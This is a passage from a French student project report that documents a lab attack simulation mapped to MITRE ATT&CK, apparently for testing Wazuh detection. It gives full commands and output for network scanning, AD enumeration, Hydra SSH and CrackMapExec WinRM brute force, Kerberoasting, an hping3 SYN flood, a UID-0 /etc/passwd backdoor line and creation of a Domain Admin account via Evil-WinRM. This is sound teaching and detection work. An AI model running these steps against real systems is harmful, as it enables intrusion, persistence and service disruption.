Host is up (0.00049s latency).
MAC Address: 00:50:56:FE:54:19 (VMware)
Nmap scan report for 192.168.56.40
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 5.57 seconds
  
```

FIGURE 3.19 – Résultats du scan de découverte des hôtes actifs – `nmap -sn`

### b. Technique T1082 — Découverte des informations système

Suite à la cartographie des hôtes actifs, un scan approfondi a été réalisé pour identifier les services exposés, leurs versions et les systèmes d'exploitation utilisés :

```
nmap -sV -sC -O 192.168.56.0/24 -oN scan_services.txt
```

Les options utilisées dans cette commande ont des rôles distincts et complémentaires. L'option `-sV` active la détection des versions des services en envoyant des sondes spécifiques à chaque port ouvert. L'option `-sC` exécute les scripts NSE (*Nmap Scripting Engine*) par défaut, qui tentent d'obtenir des informations supplémentaires sur les services détectés. L'option `-O` active la détection du système d'exploitation par analyse des caractéristiques de la pile TCP/IP. Enfin, l'option `-oN` enregistre les résultats dans un fichier texte pour consultation ultérieure.

Les résultats de ce scan ont fourni une cartographie détaillée des services exposés sur chaque machine du réseau. Le contrôleur de domaine (192.168.56.10) expose de nombreux services caractéristiques d'un Active Directory : DNS (53/tcp), Kerberos (88/tcp), MSRPC (135/tcp), NetBIOS-SSN (139/tcp), LDAP (389/tcp), SMB (445/tcp), RPC over HTTP (593/tcp), LDAP Global Catalog (3268/tcp) et WinRM (5985/tcp). Le serveur Ubuntu (192.168.56.30) expose uniquement le service SSH (22/tcp, OpenSSH 9.6p1). Le poste Windows 10 (192.168.56.20) n'expose que le service MSRPC (135/tcp).

TABLE 3.9 – Résultats du scan de services – Tableau III.1

| Machine                           | Services détectés                              | OS identifié                   | Criticité |
|-----------------------------------|------------------------------------------------|--------------------------------|-----------|
| 192.168.56.10<br>(Windows Server) | DNS, Kerberos, LDAP, SMB, WinRM, RPC (9 ports) | Windows Server 2022/2025 (96%) | Élevée    |
| 192.168.56.20<br>(Windows 10)     | MSRPC (135/tcp)                                | Windows 10/11 (92%)            | Faible    |
| 192.168.56.30<br>(Ubuntu Server)  | SSH (22/tcp, OpenSSH 9.6p1)                    | Linux (Ubuntu)                 | Moyenne   |
| 192.168.56.40<br>(Kali)           | Aucun (machine attaquante)                     | Linux                          | N/A       |

```

$ nmap -sV -sC -O 192.168.56.0/24 -oN scan_services.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-30 23:23 +0200
Nmap scan report for 192.168.56.1
Host is up (0.00041s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.56.2
Host is up (0.0031s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  tcpwrapped
MAC Address: 00:50:56:F7:02:A1 (VMware)
Aggressive OS guesses: VMware Player virtual NAT device (98%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (93%), DD-WRT v24-sp2 (Linux 2.4.37) (91%), Microsoft Windows XP SP3 (91%), Actiontec MI424WR-GEN3I WAP (91%), Linux 3.2 (90%), DVTel DVT-9540DW network camera (89%), BlueArc Titan 210 NAS device (88%), Linux 4.4 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.56.10
Host is up (0.00096s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|     _local
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-03-30 21:23:22Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: pfe.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain:

```

FIGURE 3.20 – Résultats détaillés du scan de services Nmap

## Phase de Discovery (TA0007)

### a. Technique T1087.002 — Énumération des comptes du domaine

L'outil **enum4linux** (version 0.9.1) a été utilisé pour tenter d'énumérer les informations du domaine Active Directory sans aucune authentification préalable, en exploitant les sessions nulles SMB :

```
enum4linux -a 192.168.56.10
```

L'option **-a** déclenche l'exécution de l'ensemble des tests d'énumération disponibles, couvrant les informations de groupe de travail/domaine, les informations NetBIOS, les sessions null, le SID du domaine, les informations OS, la liste des utilisateurs, les partages SMB, la politique de mots de passe et les groupes.

Les résultats obtenus révèlent une exposition partielle mais significative d'informations sensibles. Sans aucune authentification, il a été possible de récupérer le nom du domaine (PFE), le Domain SID (S-1-5-21-252516452-3514338406-183491956), le hostname du contrôleur de domaine (WIN-Q1RQ571TQC4), la confirmation du rôle de Domain Controller et Domain Master Browser, ainsi que l'adresse MAC du serveur. En revanche, la liste complète

des utilisateurs, les partages SMB et la politique de mots de passe n'ont pas pu être récupérés en raison du refus d'accès (NT\_STATUS\_ACCESS\_DENIED), indiquant une configuration de sécurité partiellement correcte.

Un élément notable révélé par cette attaque est la possibilité d'établir des sessions nulles (*null sessions*) sur le contrôleur de domaine, enum4linux indiquant explicitement : « *Server 192.168.56.10 allows sessions using username empty, password empty* ». Bien que Windows Server 2025 restreigne les informations accessibles via ces sessions, leur existence représente une surface d'attaque qu'il convient de surveiller.

```

L$ enum4linux -a 192.168.56.10
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue
Mar 31 21:29:03 2026

===== ( Target Information ) =====

Target ..... 192.168.56.10
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.56.10 ) =====

[+] Got domain/workgroup name: PFE

===== ( Nbtstat Information for 192.168.56.10 ) =====

Looking up status of 192.168.56.10
WIN-Q1RQ571TQC4 <20> - B <ACTIVE> File Server Service
WIN-Q1RQ571TQC4 <00> - B <ACTIVE> Workstation Service
PFE <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
PFE <1c> - <GROUP> B <ACTIVE> Domain Controllers
PFE <1b> - B <ACTIVE> Domain Master Browser

MAC Address = 00-0C-29-4F-80-27

===== ( Session Check on 192.168.56.10 ) =====

[+] Server 192.168.56.10 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.56.10 ) =====

Domain Name: PFE
Domain Sid: S-1-5-21-252516452-3514338406-183491956

```

FIGURE 3.21 – Résultats de l'énumération Active Directory avec enum4linux

### b. Technique T1087.002 — Énumération LDAP

Une tentative d'accès anonyme au service LDAP (389/tcp) a été effectuée afin d'extraire l'arborescence du domaine Active Directory :

```

nmap -p 389 --script ldap-search 192.168.56.10
ldapsearch -x -H ldap://192.168.56.10 -b "DC=pfe,DC=local"

```

L'option `-x` désactive l'authentification SASL pour utiliser une authentification simple, et l'absence d'options `-D` (bind DN) et `-w` (mot de passe) implique une tentative d'accès anonyme. Le serveur a retourné une erreur d'authentification (LdapErr: DSID-0C090723, AcceptSecurityContext error, data 0), confirmant que l'accès anonyme LDAP est désactivé sur ce contrôleur de domaine. Cette configuration représente une bonne pratique de sécurité.



```

└─$ nmap -p 389 --script ldap-search 192.168.56.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-31 21:34 +0200
Nmap scan report for 192.168.56.10
Host is up (0.00087s latency).

PORT      STATE SERVICE
389/tcp   open  ldap
MAC Address: 00:0C:29:4F:80:27 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds

(daniel@kali)-[~]
└─$ ldapsearch -x -H ldap://192.168.56.10 -b "DC=pfe, DC=local"
# extended LDIF
#
# LDAPv3
# base <DC=pfe, DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090DAB, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v65f4
# numResponses: 1

```

FIGURE 3.22 – Résultat de la tentative d'énumération LDAP anonyme

### Phase d'Initial Access (TA0001)

Le service SSH étant exposé sur le port 22 du serveur Ubuntu, une attaque par force brute a été lancée à l'aide de l'outil Hydra avec la wordlist `password.txt` créée pour cette tâche :

```
hydra -l daniel -P /usr/share/wordlists/password.txt ssh://192.168.56.30 -t 4 -V
```

Le paramètre `-t 4` limite le nombre de connexions parallèles à 4, ce qui constitue un compromis entre la vitesse d'attaque et la discrétion. Un nombre de threads plus élevé (ex. `-t 50`) accélérerait considérablement l'attaque mais générerait un volume d'alertes beaucoup plus important, facilement détectable par un système de protection comme Fail2ban ou un SIEM.

```

└─$ cat <<'EOF'> /tmp/passwords.txt
heredoc> password
heredoc> 1234567890
heredoc> admin
heredoc> password123
heredoc> daniel
heredoc> pfe2024
heredoc> wazuh
heredoc> @$*-/""!
heredoc> windows
heredoc> EOF

```

FIGURE 3.23 – Création du wordlist `password.txt`

```

L$ hydra -l daniel -P /tmp/passwords.txt ssh://192.168.56.30 -t 4 -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-31 21:57:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9 login tries (l:1/p:9), ~3 tries per tas
k
[DATA] attacking ssh://192.168.56.30:22/
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "password" - 1 of 9 [child 0] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "1234567890" - 2 of 9 [child 1] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "admin" - 3 of 9 [child 2] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "password123" - 4 of 9 [child 3] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "daniel" - 5 of 9 [child 0] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "pfe2024" - 6 of 9 [child 2] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "wazuh" - 7 of 9 [child 3] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "@$*-/*!" - 8 of 9 [child 1] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "windows" - 9 of 9 [child 0] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-31 21:57:19

```

FIGURE 3.24 – Résultat Hydra – 9 tentatives, mot de passe absent du wordlist

Nous remarquons qu'il y a eu 9 tentatives en rapport avec les mots de passe de notre wordlist et que le mot de passe recherché n'a pas été trouvé, car il est absent de notre wordlist. Pour prouver que l'attaque fonctionne, nous allons mettre le vrai mot de passe dans le wordlist et relancer l'attaque.

```

L$ hydra -l daniel -P /tmp/passwords.txt ssh://192.168.56.30 -t 4 -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any
way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-06 19:28:41
[DATA] max 4 tasks per 1 server, overall 4 tasks, 11 login tries (l:1/p:11), ~3 tries per task
[DATA] attacking ssh://192.168.56.30:22/
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "password" - 1 of 11 [child 0] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "1234567890" - 2 of 11 [child 1] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "admin" - 3 of 11 [child 2] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "password123" - 4 of 11 [child 3] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "daniel" - 5 of 11 [child 1] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "pfe2024" - 6 of 11 [child 2] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "wazuh" - 7 of 11 [child 3] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "@$*-/*!" - 8 of 11 [child 0] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "windows" - 9 of 11 [child 1] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "Windows@2003*" - 10 of 11 [child 2] (0/0)
[ATTEMPT] target 192.168.56.30 - login "daniel" - pass "Ubuntu@123*" - 11 of 11 [child 3] (0/0)
[22][ssh] host: 192.168.56.30 login: daniel password: Ubuntu@123*
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-06 19:28:51

```

FIGURE 3.25 – Force brute SSH réussi après ajout du mot de passe dans le wordlist

#### a. Technique T1110.001 — Force brute sur WinRM

Le service WinRM (Windows Remote Management) étant exposé sur le port 5985 du contrôleur de domaine, une attaque par force brute a été simulée à l'aide de CrackMapExec :

```
crackmapexec winrm 192.168.56.10 -u Administrator -p /tmp/pass_windows.txt
```

Au-delà des tentatives d'authentification, cette attaque a révélé des informations système sensibles sans aucune authentification réussie : la version exacte du système d'exploitation (Windows 11 / Server 2025 Build 26100), le hostname (WIN-Q1RQ571TQC4), le domaine (pfe.local) et l'URL WinRM (<http://192.168.56.10:5985/wsman>). Un avertissement de sécurité notable est apparu : le protocole RC4 (ARC4) est encore utilisé pour l'authentification NTLM sur ce serveur, bien qu'il soit considéré comme cryptographiquement faible.

```
(daniel@kali)-[~]
$ cat <<'EOF'> /tmp/pass_windows.txt
heredoc> Administrator
heredoc> Password123
heredoc> Admin123
heredoc> pfe2025
heredoc> Windows2025
heredoc> Wazuh123
heredoc> EOF

(daniel@kali)-[~]
$ crackmapexec winrm 192.168.56.10 -u Administrator -o /tmp/pass_windows.txt
SMB 192.168.56.10 5985 WIN-Q1RQ571TQC4 [*] Windows 11 / Server 2025 Build 2610
0 (name:WIN-Q1RQ571TQC4) (domain:pfe.local)
HTTP 192.168.56.10 5985 WIN-Q1RQ571TQC4 [*] http://192.168.56.10:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM 192.168.56.10 5985 WIN-Q1RQ571TQC4 [-] pfe.local\Administrator:Administrator
or
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM 192.168.56.10 5985 WIN-Q1RQ571TQC4 [-] pfe.local\Administrator:Password123
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM 192.168.56.10 5985 WIN-Q1RQ571TQC4 [-] pfe.local\Administrator:Admin123
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM 192.168.56.10 5985 WIN-Q1RQ571TQC4 [-] pfe.local\Administrator:pfe2025
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM 192.168.56.10 5985 WIN-Q1RQ571TQC4 [-] pfe.local\Administrator:Windows2025
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM 192.168.56.10 5985 WIN-Q1RQ571TQC4 [-] pfe.local\Administrator:Wazuh123
```

FIGURE 3.26 – Résultat de l'attaque par force brute WinRM avec CrackMapExec

### b. Technique T1558.003 — Kerberoasting

Le Kerberoasting est une technique d'attaque post-exploitation qui exploite le protocole d'authentification Kerberos pour récupérer des tickets de service (TGS) chiffrés avec le mot de passe des comptes de service, puis tenter de les cracker hors ligne. Cette attaque a été tentée à l'aide de l'outil Impacket-GetUserSPNs :

```
impacket-GetUserSPNs pfe.local/daniel:'Windows@2003*' -dc-ip 192.168.56.10 -request
```

Bien que le compte de service svc-sql avec son SPN (MSSQLSvc/win-q1rq571tqc4.pfe.local:1433) ait été correctement identifié dans l'annuaire Active Directory, la récupération du ticket TGS a échoué avec l'erreur KDC\_ERR\_ETYPE\_NOSUPP. En effet, Windows Server 2025 a désactivé par défaut le chiffrement RC4 dans le protocole Kerberos, au profit d'algorithmes plus robustes comme AES-128 et AES-256.

```
$ impacket-GetUserSPNs pfe.local/daniel:'Windows@2003*' -dc-ip 192.168.56.10 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet      Last
tLogon Delegation
-----
MSSQLSvc/win-q1rq571tqc4.pfe.local:1433  svc-sql      2026-04-02 19:23:11.432476 <never>

[-] CCache file is not found. Skipping...
[-] Principal: pfe.local\svc-sql - Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)
```

FIGURE 3.27 – Kerberoasting bloqué – erreur KDC\_ERR\_ETYPE\_NOSUPP (AES-256 enforced)



## Phase Impact Déni de Service (TA0040)


### Technique T1499 — Endpoint Denial of Service (SYN Flood)

Le déni de service (DoS) est une technique d'attaque visant à rendre un service ou une machine indisponible en saturant ses ressources réseau, processeur ou mémoire. Nous avons simulé une attaque de type SYN Flood contre le contrôleur de domaine Windows Server (192.168.56.10) à l'aide de l'outil hping3.

Le SYN Flood exploite le mécanisme de la poignée de main TCP en trois étapes (*three-way handshake*). Dans une attaque SYN Flood, l'attaquant envoie massivement des paquets SYN sans jamais compléter la connexion, forçant le serveur à maintenir un grand nombre de connexions semi-ouvertes jusqu'à épuisement de ses ressources.

```
sudo hping3 -S --flood -V -p 80 192.168.56.10
```

L'option `-S` active le flag SYN dans les paquets TCP générés. L'option `-flood` envoie les paquets aussi rapidement que possible. L'option `-V` active le mode verbose. L'option `-p 80` cible le port HTTP du serveur.



```
└─$ sudo hping3 -S --flood -V -p 80 192.168.56.10
[sudo] Mot de passe de daniel :
using eth0, addr: 192.168.56.40, MTU: 1500
HPING 192.168.56.10 (eth0 192.168.56.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.56.10 hping statistic —
1229197 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

FIGURE 3.28 – Attaque SYN Flood avec hping3 – 1 229 197 paquets en 15 secondes

Les résultats obtenus sont particulièrement significatifs : en environ 15 secondes d'attaque, hping3 a transmis **1 229 197 paquets SYN** vers la cible, soit environ 82 000 paquets par seconde, avec 0 paquet reçu en retour (100% de perte de paquets).




FIGURE 3.29 – Impact du SYN Flood observé via le Gestionnaire des tâches Windows (Avant – Pendant – Après)

L'impact de l'attaque a été observé directement sur le serveur Windows Server via le Gestionnaire des tâches (onglet Performance → Réseau). Les mesures effectuées montrent une évolution claire en trois phases :

TABLE 3.10 – Récapitulatif des trois niveaux du SYN Flood

| Phase            | Trafic entrant | Trafic sortant | CPU    |
|------------------|----------------|----------------|--------|
| Avant flood      | ~0 Mbits/s     | Normal         | 29%    |
| Pendant le flood | 20–32 Mbits/s  | 0 Kbits/s      | 14–22% |
| Après le flood   | 0 Kbits/s      | 0 Kbits/s      | 0%     |

## Attaques système

### a. Technique T1565.001 — Modification de données stockées (FIM)

Le File Integrity Monitoring (FIM) est une fonctionnalité clé de Wazuh qui surveille en temps réel les modifications apportées aux fichiers critiques du système. Nous avons simulé une modification malveillante du fichier `/etc/passwd` sur le serveur Ubuntu :

```
ssh daniel@192.168.56.30
sudo nano /etc/passwd
# Ligne ajoutée en fin de fichier :
hacker:x:0:0:root:/root:/bin/bash
```

```
(daniel@kali)~$ ssh daniel@192.168.56.30
The authenticity of host '192.168.56.30 (192.168.56.30)' can't be established.
ED25519 key fingerprint is: SHA256:EQBR/rU8rW86koIHEIQcd1T903T6T21E/ZvZBHZX4Bw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.30' (ED25519) to the list of known hosts.
daniel@192.168.56.30's password:
Permission denied, please try again.
daniel@192.168.56.30's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-106-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of ven. 03 avril 2026 19:15:09 UTC

System load:  0.17          Processes:      219
Usage of /:   40.3% of 13.67GB  Users logged in: 1
Memory usage: 9%            IPv4 address for ens33: 192.168.56.30
Swap usage:  0%

La maintenance de sécurité étendue pour Applications n'est pas activée.

14 mises à jour peuvent être appliquées immédiatement.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

Activez ESM Apps pour recevoir des futures mises à jour de sécurité supplémentaires.
Visitez https://ubuntu.com/esm ou exécutez : sudo pro status

daniel@danielpfe:~$
```

FIGURE 3.30 – Modification malveillante du fichier `/etc/passwd` – ajout d'un compte UID=0

Cette ligne crée un utilisateur nommé « hacker » avec l'UID 0 et le GID 0, qui correspondent aux identifiants du compte root sur tout système Linux. Cette technique est couramment utilisée par les attaquants pour créer des backdoors persistantes sur les systèmes compromis.

#### b. Technique T1136.001 — Création de compte local (Ubuntu)

Un compte utilisateur malveillant disposant de privilèges sudo a été créé sur le serveur Ubuntu afin de simuler la persistance d'un attaquant après une intrusion réussie :

```
sudo useradd -m -G sudo hacker2
sudo passwd hacker2
```

La création de ce compte dans le groupe sudo lui confère la capacité d'exécuter n'importe quelle commande avec les privilèges root. Cette technique de persistance est particulièrement dangereuse car le compte créé est fonctionnel même après redémarrage du système.

#### c. Technique T1548.003 — Abus des mécanismes d'élévation de privilèges

L'énumération des droits sudo disponibles pour l'utilisateur daniel a révélé une configuration excessivement permissive :

```
sudo -l
# Résultat : User daniel may run the following commands:
# (ALL : ALL) ALL
```

```
daniel@danielpfe:~$ sudo useradd -m -G sudo hacker2
daniel@danielpfe:~$ sudo passwd hacker2
New password:
Retype new password:
passwd: password updated successfully
daniel@danielpfe:~$ sudo -l
Matching Defaults entries for daniel on danielpfe:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User daniel may run the following commands on danielpfe:
    (ALL : ALL) ALL
```

FIGURE 3.31 – Énumération des droits sudo – configuration (ALL:ALL) ALL détectée

La directive (ALL : ALL) ALL signifie que l'utilisateur **daniel** peut exécuter n'importe quelle commande en tant que n'importe quel utilisateur sur n'importe quel hôte, sans restriction. Cette configuration représente une violation grave du principe du moindre privilège.

#### d. Technique T1548.001 — Abus des bits SUID

La recherche des fichiers avec le bit SUID activé a permis d'identifier onze binaires potentiellement exploitables :

```
find / -perm -4000 -type f 2>/dev/null
```

```
daniel@danielpfe:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/fusermount3
/usr/bin/su
/usr/bin/mount
/usr/bin/sudo
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
daniel@danielpfe:~$
```

FIGURE 3.32 – Liste des binaires avec le bit SUID activé

Parmi les fichiers identifiés figurent `/usr/bin/sudo`, `/usr/bin/su`, `/usr/bin/passwd`, `/usr/bin/mount` et `/usr/lib/openssh/ssh-keysign`. Bien que ces binaires soient légitimes dans leur usage normal, leur présence avec le bit SUID représente une surface d'attaque potentielle.

#### e. Technique T1136.001 + T1021.006 — Création de compte Domain Admin via Evil-WinRM

L'accès distant à Windows Server a été réalisé via le protocole WinRM (Windows Remote Management), exposé sur le port 5985 du contrôleur de domaine. L'outil Evil-WinRM a été utilisé depuis la machine Kali Linux pour établir une session PowerShell distante :

```
evil-winrm -i 192.168.56.10 -u daniel -p 'Windows@2003*'
```

```

L$ evil-winrm -i 192.168.56.10 -u daniel -p 'Windows@2003*'
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\daniel\Documents>

```

FIGURE 3.33 – Connexion Evil-WinRM établie sur le contrôleur de domaine

Depuis cette session distante, les commandes suivantes ont été exécutées pour créer un compte malveillant et lui attribuer les privilèges les plus élevés du domaine :

```

# Depuis la session Evil-WinRM sur 192.168.56.10
net user hacker Password123! /add /domain
Import-Module ActiveDirectory
Add-ADGroupMember -Identity 'Admins du domaine' -Members hacker
Get-ADGroupMember -Identity 'admins du domaine' | Select-Object Name

```

```

*Evil-WinRM* PS C:\Users\daniel\Documents> net user hacker Password123! /add /domain
La commande s'est terminée correctement.

*Evil-WinRM* PS C:\Users\daniel\Documents> Import-Module ActiveDirectory

*Evil-WinRM* PS C:\Users\daniel\Documents> Add-ADGroupMember -Identity 'Admins du domaine' -Members hacker

*Evil-WinRM* PS C:\Users\daniel\Documents> Get-ADGroupMember -Identity "admins du domaine" | Select-Object Name

Name
---
Administrateur
hacker

```

FIGURE 3.34 – Création du compte Domain Admin via Evil-WinRM

La vérification finale a confirmé que le compte **hacker** figure désormais parmi les membres du groupe « Admins du domaine », aux côtés du compte Administrateur légitime. Cette attaque combine deux techniques MITRE ATT&CK : T1021.006 (Remote Services : Windows Remote Management) et T1136.001 + T1098.001 (Create Account + Account Manipulation).

TABLE 3.11 – Récapitulatif des attaques de la phase AVANT agents

| Tactique          | Technique            | ID MITRE              | Outil           | Cible      | Résultat                  |
|-------------------|----------------------|-----------------------|-----------------|------------|---------------------------|
| Reconnaissance    | Découverte hôtes     | T1046                 | Nmap            | Réseau     | 7 hôtes identifiés        |
| Reconnaissance    | Scan services/OS     | T1082                 | Nmap -sV -sC    | Réseau     | 9 services sur Win Server |
| Discovery         | Énumération AD       | T1087.002             | enum4linux      | Win Server | Domaine + SID exposés     |
| Discovery         | Énumération LDAP     | T1087.002             | ldapsearch      | Win Server | Accès anonyme bloqué      |
